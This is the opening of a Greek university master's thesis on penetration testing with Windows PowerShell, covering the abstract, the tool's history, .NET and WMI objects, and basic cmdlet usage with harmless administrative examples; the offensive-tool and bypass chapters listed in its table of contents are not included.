



UNIVERSITY OF PIRAEUS
DEPARTMENT OF DIGITAL SYSTEMS

Postgraduate Programme:
“Security of Digital Systems”

A study of Penetration Testing procedures
using
Windows PowerShell

Introduction to Offensive PowerShell
&
Assesment of PowerShell Security Tools

by
Papagiannaros Georgios - MTE14020

Supervisor
Dadoyan Christoforos

Piraeus, 2014-2016

Table of Contents

0.9 Abstract.....	5
1. Historical Background	6
2. Design and Components	9
2.0.1 Design and method of operation.....	9
2.0.2 About: PowerShell	10
2.1 .NET Framework and Objects.....	12
2.1.1 .NET Framework.....	12
2.1.2 .NET Objects.....	13
2.1.3 WMI Objects.	15
2.2 PowerShell Commandlets	17
2.2.1 About: Commandlets	17
2.2.2 How cmdlets operate.....	18
2.2.3 Generic cmdlet usage	19
2.3 PowerShell Functions.....	23
2.4 PowerShell Scripting	25
2.4.1 Running Scripts	26
2.4.2 Writing Scripts.....	27
2.5 PowerShell Modules	28
2.5.1 Module Anatomy and Types	28
2.5.2 Installing and Using Modules.....	29
3. PowerShell Penetration Testing Tools	32
3.1 PowerShell Penetration Testing Frameworks.....	33
3.1.1 PowerSploit Framework.....	33
3.1.1.a Recon.....	33
3.1.1.b ScriptModification	35
3.1.1.c Privesc	35
3.1.1.d AntivirusBypass.....	36
3.1.1.e CodeExecution	37
3.1.1.f Exfiltration	37
3.1.1.g Persistence	38

3.1.1h Mayhem	38
3.1.2 The Nishang Framework	39
3.1.2a Backdoors	39
3.1.2b Client	39
3.1.2.c Execution	40
3.1.2.d Gather	40
3.1.2.e Shells	40
3.1.2.f Utility.....	41
3.1.2g ActiveDirectory, Antak Webshell, Escalation, MITM, Pivot, Scan, Prasadhak, Powerpreter...	41
3.1.3 PoshSec and PoshSec Framework.....	42
3.1.4 Posh-SecModule	46
3.1.4a Audit.....	46
3.1.4b Discovery.....	46
3.1.4c Post Exploitation	47
3.1.4d Utility.....	47
3.1.4e Registry, Database, Parse.....	48
3.1.5 PowerShell Suite	49
3.2 Standalone Tools.....	51
3.2.1 Psnmap.....	51
3.2.2 Powercat	52
3.2.3 PowerMemory (ex-RWMC).....	54
3.2.4 Luckystrike	55
3.2.4 Inveigh.....	57
3.2.5 Tater	59
3.2.6 PowerShell-DL-Exec	61
3.2.7 PowerBreach.....	62
3.2.8 PowerPick.....	63
3.2.9 PoshC2.....	64
3.2.10 PowerShell Empire	66
3.3 PowerShell Replacement Tools.....	69
3.3.1 Unmanaged PowerShell (Proof of Concept)	69
3.3.2 nps (Not PowerShell)	69
3.3.3 p0wnedShell.....	70

3.3.4 PS>Attack	71
3.4 Miscellaneous Tools.....	73
3.4.1 Bloodhound.....	73
3.4.2 PowerupSQL.....	74
4. The PowerShell Execution Policy and How to Bypass It.....	75
4.1 Execution Policy and Scopes	75
4.2 Bypassing the Execution Policy	76
4.3 Notes	83
4.4 Conclusion about Execution Policy and Relevant Bypasses.....	83
5. Windows 10 AMSI and WMF5.0 PowerShell Logging.....	84
5.1 Antimalware Scan Interface.....	84
5.2 Bypassing AMSI	86
5.3 PowerShell Logging	88
6. Conclusion.....	89
7. References	90
8. Resources	90

0.9 Abstract

This project is an attempt to approach penetration testing with PowerShell tools.

Since PowerShell is at the time being over ten years old, it has ended up being a modern, quite effective but also quite complex management command line interface able to manage not only Windows systems, but any system supporting .NET framework.

The mindset behind this project is to quickly present all basic components of PowerShell (.NET objects, commandlets, modules, scripts and functions) and then move on to specific tools and an example scenario, in an attempt to introduce the novice users to most PowerShell functionalities that they may come across.

This project is by no means a fully-fledged PowerShell guide or an in depth penetration testing manual but an introductory one, aiming to quickly guide the potential readers to start using the tools in question while maintaining a basic understanding of their actions, rather than just blindly typing or pasting commands into a cli window, without understanding at all, how or why these actually operate.

It should be mentioned that, nowadays, there is a great number of PowerShell penetration testing tools available, for all phases of the procedure. Many defensive or incident response tools have also emerged. The majority of the offensive tools will be listed and their utility will be presented throughout this project.

The offensive PowerShell community is very enthusiastic, thorough and well organized. All projects are developed in the open, on GitHub, so for source-code and in-depth information, please visit the respective links that can be found in the [8](#). Resources section.

1. Historical Background

So far every released version of Microsoft DOS and Microsoft Windows had always included a command-line interface tool or what is widely known as a “shell”. Specifically, these shells were the following:

- The **COMMAND.COM** (for installations relying on MS-DOS, including Windows 9x)
- The **cmd.exe** (for Windows NT family operating systems).

The shell was a command line interpreter that supported a small number of basic commands. For other purposes, a separate console application should be invoked from the shell.

The shell also included a scripting language (these scripts used to be called “batch files”), which could be used to automate various tasks.

However, the shell suffered from the following weaknesses:

- It could not be used to automate all aspects of GUI functionality because the command-line equivalents of operations performed via the graphical interface were limited.
- The scripting language was elementary and did not allow the creation of complex scripts.

In an attempt to address such issues, Microsoft over the years introduced various solutions (Windows Script host, netsh, WMIC), which failed as none of them was integrated in the shell itself and none of them was interoperable.

By 2002 a shell by the code name “**Monad**” was already in development, in an attempt to create an extensible command shell able to automate a full range of core Windows tasks.

After various beta releases in 2005 and early 2006, the first release candidate of the shell was introduced as Windows PowerShell in April 2006.

Officially the first version of PowerShell was released on January 30, 2007.

The most significant change was that Windows PowerShell had become an optional, yet an **indefeasible component** of Windows and no longer was an add-on CLI product.

The second version of PowerShell shipped in August 2009, as an integral part of Windows 7 and Windows Server 2008 R2 and more PowerShell versions for older Windows and Windows Server releases, both x86 and x64, followed in October 2009.

PowerShell v2.0 introduced, among others, **two major features** which are crucial for this project.

- **PowerShell Remoting**, which allows scripts and cmdlets to be invoked on a remote machine or a large set of remote machines.
- **PowerShell Modules**. Organized and partitioned PowerShell scripts in such a way that they become self-contained, reusable units. Code from a module executes in its own self-contained context and does not affect the state outside the module. Modules can define a

restricted runspace environment by using a script. They have a persistent state as well as public and private members.

PowerShell V3.0 was integrated with Windows 8 and Windows Server 2012 in late 2012 and was also made available to Windows Server 2008 R2 and Windows 7 SP1.

Notable features:

- **Session connectivity:** Sessions can be disconnected and reconnected. Remote sessions have become more tolerant of temporary network failures.
- **Automatic module detection:** Modules are loaded implicitly whenever a command from that module is invoked. Code completion works for unloaded modules as well.

PowerShell V4.0 quickly followed with the advent of Windows 8.1 and Windows Server 2012 R2 in late 2013 and was also made available for Windows 7 SP1, Windows Server 2008 R2 SP1 and Windows Server 2012 adding features like **Pipeline Variable Switch** which is a new parameter that allows a pipeline object to behave like a variable for programming purposes and **Network Diagnostics**, a feature that allows the management of network switches.

PowerShell V5 is quite recent as it was released in February 2016 and, as always, more features were added, like **PowerShell Class Definitions** and **PowerShell .NET Enumerations**.

The last release was on August 2, 2016 with **PowerShell V5.1**, released with Windows 10 Anniversary update, a year later after the release of Windows 10.

Following up on the release of the **.NET Core** on the 27th, June 2016, which is a cross-platform free and open-source managed software framework similar to .NET Framework, on **18 August 2016** and in an attempt to make PowerShell universally available on all platforms, **Microsoft announced that PowerShell is from now on open sourced and available on Linux**.


All PowerShell development is now done in the open on GitHub at <https://github.com/PowerShell/PowerShell> with direct community involvement.

Then new open sourced incarnation of PowerShell runs on the **.NET Core**

The original Windows PowerShell runs on the full .NET Framework and its source code remains proprietary to Microsoft.


Nevertheless, the two are almost identical to the end user and 100% interoperable but on the other hand there are certain differences mostly concerning the availability of certain features.

Multiple aspiring PowerShell versions for multiple operating systems (Ubuntu, Centos, Red Hat, Mint & Mac OS X) are already in advanced testing phases, in an effort to establish PowerShell as yet another shell to use with Linux distributions and make it THE tool to use when it comes to managing Windows, Linux or even Mac OS, at the same time.



PowerShell on Mint Linux

Final proof to the “multiplatform - open source” turn that Microsoft has made and to the full support to the PowerShell Core, is the fact that the new Nano Server 2016 is shipping with the PowerShell Core version. Nano Server is a state of the art remotely administered server operating system optimized for private clouds and datacenters.



PowerShell Core on Nano Server 2016

2. Design and Components

The ongoing and constant development both by Microsoft and the community has led to the current shape that PowerShell has nowadays.

2.0.1 Design and method of operation

PowerShell's developers based the core grammar of the tool on that of POSIX 1003.2. Windows PowerShell can execute four kinds of named commands:

- cmdlets (.NET Framework programs designed to interact with PowerShell).
- PowerShell scripts (files suffixed with the .ps1 extension).
- PowerShell functions.
- Standalone executable programs.

The PowerShell method of operation can be described basically as follows:

PowerShell provides an interactive command-line interface, wherein the commands can be entered and their output displayed.

- If a command is a standalone executable program, PowerShell.exe launches it in a separate process.
- If it is a cmdlet, it executes in the PowerShell process.
- The user interface, based on the Win32 console, offers customizable tab completion.
- PowerShell enables the creation of **aliases** for cmdlets, which PowerShell textually translates into invocations of the original commands.
- PowerShell supports both named and positional parameters for commands.
- In executing a cmdlet, the job of binding the argument value to the parameter is done by PowerShell itself.
- For external executables, arguments are parsed by the external executable independently of PowerShell interpretation.

2.0.2 About: PowerShell

Officially, **PowerShell** (including **Windows PowerShell** and **PowerShell Core**) is a task automation and configuration management framework introduced by Microsoft, consisting of a command-line shell and associated scripting language built on the **.NET Framework**.

PowerShell provides full access to **COM** and **WMI**, enabling the user to perform -mostly but not exclusively- administrative tasks on both local and remote Windows systems. As of lately it provides access to **WS-Management** and **CIM**, enabling management of remote Linux systems and network devices.

A fundamental feature of PowerShell is that, unlike most shells which accept and return text, Windows PowerShell is built on top of the **.NET Framework common language runtime (CLR)** and the **.NET Framework**, and **accepts and returns .NET Framework objects**. This change in the environment has brought new tools and methods to the management and configuration of systems.

Most shells, including **cmd.exe** and the **SH**, **KSH**, **CSH**, and **BASH UNIX** shells, operate by executing a command or utility in a new process, and presenting the results to the user as text. Over the years, many text processing utilities, such as **sed**, **AWK**, and **PERL**, have emerged around this interaction.

These shells also have commands that are built into the shell and run in the shell process, such as the **typeset** command in KSH and the **dir** command in cmd.exe. Due to the small number of built-in commands available with these shells, many additional utilities have been created to further enhance their usability.

The situation with Windows PowerShell is quite different:

- Windows PowerShell does not process text. but processes objects based on the .NET Framework platform.
- Windows PowerShell integrates a very large set of built-in commands with a consistent interface.
- All PowerShell commands use the same command parser, instead of different parsers for each command / tool. This drastically improves the learning curve of PowerShell.
- Last but not least, traditional Windows tools such as Net, SC, and Reg.exe in are still usable with Windows PowerShell.
- With the same ease it allows access to the file system, Windows PowerShell provides access to multiple data stores, such as the registry and the digital signature certificate store.

Additionally, Windows PowerShell uses its own language, for the following reasons:


- Windows PowerShell needed a language for managing Microsoft .NET Framework objects.
- The language needed to provide a consistent environment for using cmdlets.
- The language needed to support complex tasks, without making simple tasks more complex.
- The language needed to be consistent with higher-level languages used in .NET Framework programming, such as C#.

As mentioned earlier, in PowerShell, tasks are performed by **cmdlets** (pronounced command-lets), which are **specialized .NET classes implementing a particular operation**.

A set of cmdlets may be combined into **scripts**, executables (which are standalone applications), or by instantiating regular .NET classes (or **WMI/COM Objects**). These work by accessing data in different data stores, like the file system or registry, which are made available to the PowerShell runtime via PowerShell *providers*.

Furthermore, PowerShell provides a **hosting API** with which the **PowerShell runtime can be embedded inside other applications** which in turn, can use PowerShell's functionality to implement certain operations, such as the ones exposed via the graphical interface.

PowerShell includes its own extensive, console-based help, similar to **man** pages in Unix shells, via the **Get-Help** cmdlet. Local help contents can be retrieved from the Internet via **Update-Help** cmdlet. Alternatively, help from the web can be acquired on a case-by-case basis via the -online switch to **Get-Help**.



Online help with the -online parameter

2.1 .NET Framework and Objects.

2.1.1 .NET Framework

The .NET Framework is a software framework developed by Microsoft that runs primarily on Microsoft Windows. It includes a large class library named **Framework Class Library (FCL)** and provides **language interoperability** across several programming languages. This means that each language can use code written in other languages.

This is possible because programs written for .NET Framework execute in a software environment and not in a hardware environment. This environment is named **Common Language Runtime – CLR** and is an **application virtual machine** that provides services such as security, memory management, and exception handling.

FCL provides user interface, data access, database connectivity, cryptography, web application development, numeric algorithms, and network communications.

FCL and **CLR** together constitute the **.NET Framework**.

.NET Framework is intended to be used by the vast majority of the newer applications created for the Windows platform. This is done with the integrated development environment for the .NET software which is widely known as Visual Studio.

A family of .NET platforms has been developed, each with a different scope:

- .NET Compact Framework for Windows CE platform such as Windows Mobile devices and smartphones.
- .NET Micro Framework for very resource-constrained embedded devices
- Mono, which is an open sourced framework, for popular smartphone operating systems (Android and iOS) and game engines.
- **.NET Core which targets the Universal Windows Platform (UWP), cross-platform and cloud computing workloads which will be discussed later.**

2.1.2 .NET Objects

Before focusing on PowerShell's advanced structural elements, .NET objects (or in this case, PowerShell objects) should be explained.

PowerShell's functionality relies on how **objects** are utilized to **move and manage data** as data pass through the PowerShell pipeline. The pipeline provides a structure for creating complex scripts that are broken down into one or more simple commands, each performing a discrete action against the data as it passes through.

Objects make it possible to hand off that data from one command to the next by bundling data into individual packages of related information and provide a consistent structure for working with different types of data regardless of their source. In other words, one object's data are managed the same way as another object's data.

.NET Framework is a software-based structure that includes a large library of different types of classes. These classes serve as the foundation on which .NET objects are built and provide access to a variety of system, network, directory, and storage resources.

PowerShell is an object-oriented tool and as such it uses objects as the foundation on which it is built. The versatility of objects, is what makes PowerShell such a flexible and effective tool since PowerShell is built on specialized .NET classes, enabling it to access the entire .NET class library from within the PowerShell environment.

A collection of cmdlets is built into the PowerShell environment. Each cmdlet carries out a specific operation, such as retrieving a list of files in a folder or managing a service running on a computer. **To carry out such an operation, the cmdlet generates an object or set of objects based on the specialized PowerShell classes.**

Objects provide the vehicles by which data are passed down the pipeline, where they can be used by other commands.

Each object is a package of related information, necessary to describe data. For example, an object could contain data that describe a file: its name, size, location, and other attributes.

To work with an object's data, you call its **members**, which are components that let you access and manipulate that information. A PowerShell object supports several types of members, but the two most common are **properties** and **methods**.

A **property** is a named data value that describes the "thing" being represented by the object, such as the size of a file or the date it was created.

Methods are actions that you can take related to the object's data, such as deleting or moving a file.

A good example is the `Get-Service` cmdlet, which when run, returns a list of services installed on a computer. **Each service** returned by the `get-service` cmdlet, is actually **an object** based on the **.NET class**, `System.ServiceProcess.ServiceController`.

```
PS C:\> get-service

Status      Name                DisplayName
-----
Stopped     ACDaemon           ArcSoft Connect Daemon
Running     AdobeARMService    Adobe Acrobat Update Service
Stopped     AdobeFlashPlaye... Adobe Flash Player Update Service
Running     AGSService         Adobe Genuine Software Integrity Se...
Running     AMD External Ev... AMD External Events Utility
Stopped     AntiVirMailService Avira Mail Protection
Running     AntiVirSchedule... Avira Scheduler
Running     AntiVirService     Avira Real-Time Protection
Stopped     AntiVirWebService  Avira Web Protection
Running     Avira.ServiceHost  Avira Service Host
Running     ClickToRunSvc      Microsoft Office Click-to-Run Service
Stopped     clr_optimizatio... Microsoft .NET Framework NGEN v2.0....
Stopped     clr_optimizatio... Microsoft .NET Framework NGEN v2.0....
Stopped     clr_optimizatio... Microsoft .NET Framework NGEN v4.0....
Stopped     clr_optimizatio... Microsoft .NET Framework NGEN v4.0....
Stopped     dbupdate           Dropbox Update Service (dbupdate)
Stopped     dbupdatem         Dropbox Update Service (dbupdatem)
Running     DbxSvc            DbxSvc
```

Services returned in the form of objects

Since this is in-depth knowledge even for advanced users and even developers, PowerShell actually provides the `Get-Member` cmdlet, which is a tool developed for accessing details about the class which is being used and the members supported by the generated object as well.

```
PS C:\> get-service | get-member

TypeName: System.ServiceProcess.ServiceController

Name                MemberType      Definition
-----
Name                AliasProperty  Name = ServiceName
RequiredServices    AliasProperty  RequiredServices = ServicesDependedOn
Disposed            Event          System.EventHandler Disposed(System.Object, System.EventArgs)
Close              Method         System.Void Close()
Continue           Method         System.Void Continue()
CreateObjRef        Method         System.Runtime.Remoting.ObjRef CreateObjRef(type requestedType)
Dispose            Method         System.Void Dispose()
Equals             Method         bool Equals(System.Object obj)
ExecuteCommand      Method         System.Void ExecuteCommand(int command)
GetHashCode         Method         int GetHashCode()
GetLifetimeService  Method         System.Object GetLifetimeService()
GetType            Method         type GetType()
InitializeLifetimeService Method         System.Object InitializeLifetimeService()
Pause              Method         System.Void Pause()
Refresh            Method         System.Void Refresh()
Start              Method         System.Void Start(), System.Void Start(string[] args)
Stop              Method         System.Void Stop()
ToString           Method         string ToString()
WaitForStatus      Method         System.Void WaitForStatus(System.ServiceProcess.ServiceControllerStatus desi...
CanPauseAndContinue Property        System.Boolean CanPauseAndContinue {get;}
CanShutdown        Property        System.Boolean CanShutdown {get;}
CanStop            Property        System.Boolean CanStop {get;}
Container          Property        System.ComponentModel.IContainer Container {get;}
DependentServices  Property        System.ServiceProcess.ServiceController[] DependentServices {get;}
DisplayName        Property        System.String DisplayName {get;set;}
MachineName        Property        System.String MachineName {get;set;}
ServiceHandle      Property        System.Runtime.InteropServices.SafeHandle ServiceHandle {get;}
ServiceName        Property        System.String ServiceName {get;set;}
ServicesDependedOn Property        System.ServiceProcess.ServiceController[] ServicesDependedOn {get;}
ServiceType        Property        System.ServiceProcess.ServiceType ServiceType {get;}
Site               Property        System.ComponentModel.Site Site {get;set;}
Status             Property        System.ServiceProcess.ServiceControllerStatus Status {get;}
```

The list contains each member's name, member type, and definition. The ServiceController object supports a number of members, mostly methods and properties.

As it can be seen above, `ServiceController` contains numerous properties and methods that can be used to access the data contained within that object or run operations against the data. For example, the `ServiceController` object includes the `Name` and `DisplayName` properties. The data value associated with the `Name` property provides the service's actual name. The data value associated with the `DisplayName` property provides the display name used for that service.

The `ServiceController` object also includes a number of methods. For instance, the `Start` method can be used to launch the service represented by the object or the `Stop` method can be used to stop that service.

To sum up, everything is being done with the use of objects. When cmdlets are executed in PowerShell, the output is an Object, as opposed to only returning text. This provides the ability to store information as properties. As a result, handling large amounts of data and getting only specific properties is a trivial task. PowerShell uses objects to transfer data between cmdlets and, as demonstrated, there are ways to view detailed information about objects such as by using the `Get-Member` cmdlet.

2.1.3 WMI Objects.

In this final paragraph of this chapter, WMI technology and objects will be discussed as they enable PowerShell to perform numerous remote tasks.

Windows Management Instrumentation – WMI, consists of a set of extensions to the Windows Driver Model that provides an operating system interface through which instrumented components provide information and notification. WMI is Microsoft's implementation of the Web-Based Enterprise Management (WBEM) and Common Information Model (CIM) standards from the Distributed Management Task Force (DMTF).

WMI allows scripting languages and in this case, PowerShell, to manage Microsoft Windows personal computers and servers, both locally and remotely. WMI comes preinstalled on all Microsoft operating systems, since Windows 2000 and onwards.

Windows Management Instrumentation (WMI) is a core technology for Windows system administration because it exposes a wide range of information in a uniform manner. As a result, the Windows PowerShell cmdlet for accessing WMI objects, `Get-WmiObject`, is one of the most useful ones. WMI classes describe the resources that can be managed. There are hundreds of WMI classes, some of which contain dozens of properties.

This can be easily verified by running the, `Get-WmiObject -list` cmdlet on the local computer.

An equivalent list can be also retrieved for a remote computer by typing:

```
Get-WmiObject -list -computername <hostname or IP address>
```

Finally, to connect to a remote computer when using `Get-WmiObject`, the remote computer must be running WMI and, under the default configuration, the account in use must be in the local administrators group on the remote computer. **The remote system does not need to have Windows PowerShell installed.** This allows the administration of operating systems that are not running PowerShell, but do have WMI available.

2.2 PowerShell Commandlets

2.2.1 About: Commandlets

Along with PowerShell, Microsoft introduced the concept of **cmdlets** (pronounced "command-lets") which are the native commands in the PowerShell stack.

A cmdlet is a simple, single-function, single-feature, specialized command-line tool built into the PowerShell environment that implements a specific function which manipulates objects in PowerShell. Cmdlets can be used separately, but their effectivity is realized when they are used in combination to perform complex tasks.

Not only does Windows PowerShell include more than three hundred basic core cmdlets, but also allows the creation of custom cmdlets by third parties.

Cmdlets can be recognized by their naming pattern -- a verb and noun separated by a dash (-), such as `Get-Help`, `Get-Process`, and `Start-Service`, helping to make them **self-descriptive**. That is to mean that the mindset behind the naming of cmdlets is generally the following:

- the "get" cmdlets only retrieve data
- the "set" cmdlets only establish or change data
- the "format" cmdlets only format data
- the "out" cmdlets only direct the output to a specified destination

and so on. There are numerous others prefixes such as `Invoke`, `Receive`, `Register`, `Import`, `Resume`, `Remove`, `Add`, `Save`, `Start`, `Stop`, `Suspend`, `Test`, `Update`, `Wait`, etc.

Each cmdlet has a help file that can be accessed by typing `get-help <cmdlet-name> -detailed`.

The detailed view of the cmdlet help file includes a description of the cmdlet, the command syntax, descriptions of the parameters, and an example that demonstrate use of the cmdlet.

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\PriestJohnBig> get-help get-process

NAME
    Get-Process

SYNOPSIS
    Gets the processes that are running on the local computer or a remote computer.

SYNTAX
    Get-Process [-Name] <string[]> [-ComputerName <string[]>] [-FileVersionInfo] [-Module] [<CommonParameters>]
    Get-Process -Id <Int32[]> [-ComputerName <string[]>] [-FileVersionInfo] [-Module] [<CommonParameters>]
    Get-Process -InputObject <Process[]> [-ComputerName <string[]>] [-FileVersionInfo] [-Module] [<CommonParameters>]

DESCRIPTION
    The Get-Process cmdlet gets the processes on a local or remote computer.

    Without parameters, Get-Process gets all of the processes on the local computer. You can also specify a particular process by process name or process ID (PID) or pass a process object through the pipeline to Get-Process.

    By default, Get-Process returns a process object that has detailed information about the process and supports methods that let you start and stop the process. You can also use the parameters of Get-Process to get file version information for the program that runs in the process and to get the modules that the process loaded.

RELATED LINKS
    Online version: http://go.microsoft.com/fwlink/?LinkID=113324
    Get-Process
    Start-Process
    Stop-Process
    Wait-Process
    Debug-Process

REMARKS
    To see the examples, type: "get-help Get-Process -examples".
    For more information, type: "get-help Get-Process -detailed".
    For technical information, type: "get-help Get-Process -full".
```

2.2.2 How cmdlets operate

Traditionally **in most shells**, the **commands** are **executable programs** that range from the very simple to the very complex ones. In the case of PowerShell cmdlets remain very simple because they are designed to be used in combination with other cmdlets.

In **PowerShell**, cmdlets are **instances of .NET Framework** classes and **not stand-alone executables**. They do not do their own parsing, error presentation, or output formatting. These are handled by the PowerShell runtime.

Since cmdlets are specialized .NET classes, the PowerShell runtime instantiates and invokes them at run-time.

Cmdlets output their results as .NET objects or as collections of .NET objects (arrays), and as a result they can receive input in that form, enabling them to be used as recipients in a pipeline.

Nevertheless, cmdlets always process objects individually. For multiple objects, PowerShell sequentially invokes the cmdlet on each object in the collection. This specific functionality is further explained below.

Cmdlets derive from two base classes:

- **Cmdlet**
Most PowerShell cmdlets derive from this base class, a fact that allows them to use a minor set of dependencies of the PowerShell runtime. As a result, these objects are smaller, and they are less likely to be affected by runtime environment changes. Furthermore, this implementation allows the creation of an instance of such a cmdlet which can be invoked directly, instead of through the PowerShell runtime.
- **PSCmdlet**
These advanced cmdlets derive from this class and have more access to the runtime environment, enabling them to call scripts, access providers or access the current session state. However, these cmdlets are of increased size and are more dependent on the current version of PowerShell.

The aforementioned classes specify the following methods which are crucial for cmdlet functionality.

```
BeginProcessing()  
ProcessRecord()  
EndProcessing()
```

These are invoked in sequence when a cmdlet runs. In order to clarify pipelining, it should be noted that `ProcessRecord()` is called if it receives a pipeline input and if a collection of objects is present in the pipeline, the method is called for each one of them.

Further delving into cmdlet operation, cmdlets receive **command-line parameter input**.

Traditional command-line interfaces have inconsistent parameter names which are often single characters or abbreviated words that are not easily understandable or even inexistent at times.

PowerShell integrates (and encourages) standardized parameter names.

Parameter names always have a '-' prepended to them to allow PowerShell (and users) to clearly identify them as parameters. In the `Get-Command -Name Clear-Host` example, the parameter's name is `Name`, but it is entered as `-Name`.

When the `-?` parameter is added to any cmdlet, the cmdlet is not executed. Instead, PowerShell displays help for the cmdlet.

Windows PowerShell has several parameters known as common parameters.

Because these parameters are controlled by the Windows PowerShell engine, whenever they are implemented by a cmdlet, they will always behave the same way.

The common parameters are:

<code>-WhatIf</code>	<code>-Debug</code>	<code>-ErrorVariable</code>
<code>-Confirm</code>	<code>-Warn</code>	<code>-OutVariable</code>
<code>-Verbose</code>	<code>-ErrorAction</code>	<code>-OutBuffer</code>

Common Parameters

The `-verbose` (or `-v`) parameter is the most useful one, as it is usable with all of the tools in this project and should be used often to provide a full overview of the actions performed by the tools.

2.2.3 Generic cmdlet usage

Cmdlets can be used just like traditional commands and utilities, simply by typing the name of the cmdlet at the Windows PowerShell command prompt. Windows PowerShell commands are not case-sensitive, so they can be typed in any case.

Furthermore, **cmdlets can be used in conjunction with common commands** and control/enhance their output. For example, as seen below, the command uses a pipeline operator to send the results of an `ipconfig` command to the `Select-String` cmdlet which searches in our case for the "ethernet" pattern in the resulting output of `ipconfig`. The result is not a "wall of text" but a comprehensive list of all Ethernet adapters (virtual or physical) available on our system.

```
PS C:\Users\PriestJohnBig> ipconfig | select-string ethernet
Προσαρμογέας Ethernet Npcap Loopback Adapter:
Προσαρμογέας Ethernet Τοπική σύνδεση 3:
Προσαρμογέας Ethernet Out To Inside:
Προσαρμογέας Ethernet VMware Network Adapter VMnet1:
Προσαρμογέας Ethernet VMware Network Adapter VMnet8:
Προσαρμογέας Ethernet VirtualBox Host-Only Network:
```

Easily manipulating large outputs

All cmdlets (and commands) that include a particular verb can be listed with the `-Verb` parameter for `Get-Command`. For example, the cmdlets currently available with the `Invoke` verb can be listed as shown below.

```
PS C:\Users\PriestJohnBig> get-command -verb invoke
```

CommandType	Name	Definition
Cmdlet	Invoke-Command	Invoke-Command [-ScriptBlock] <ScriptBlock> [-In...
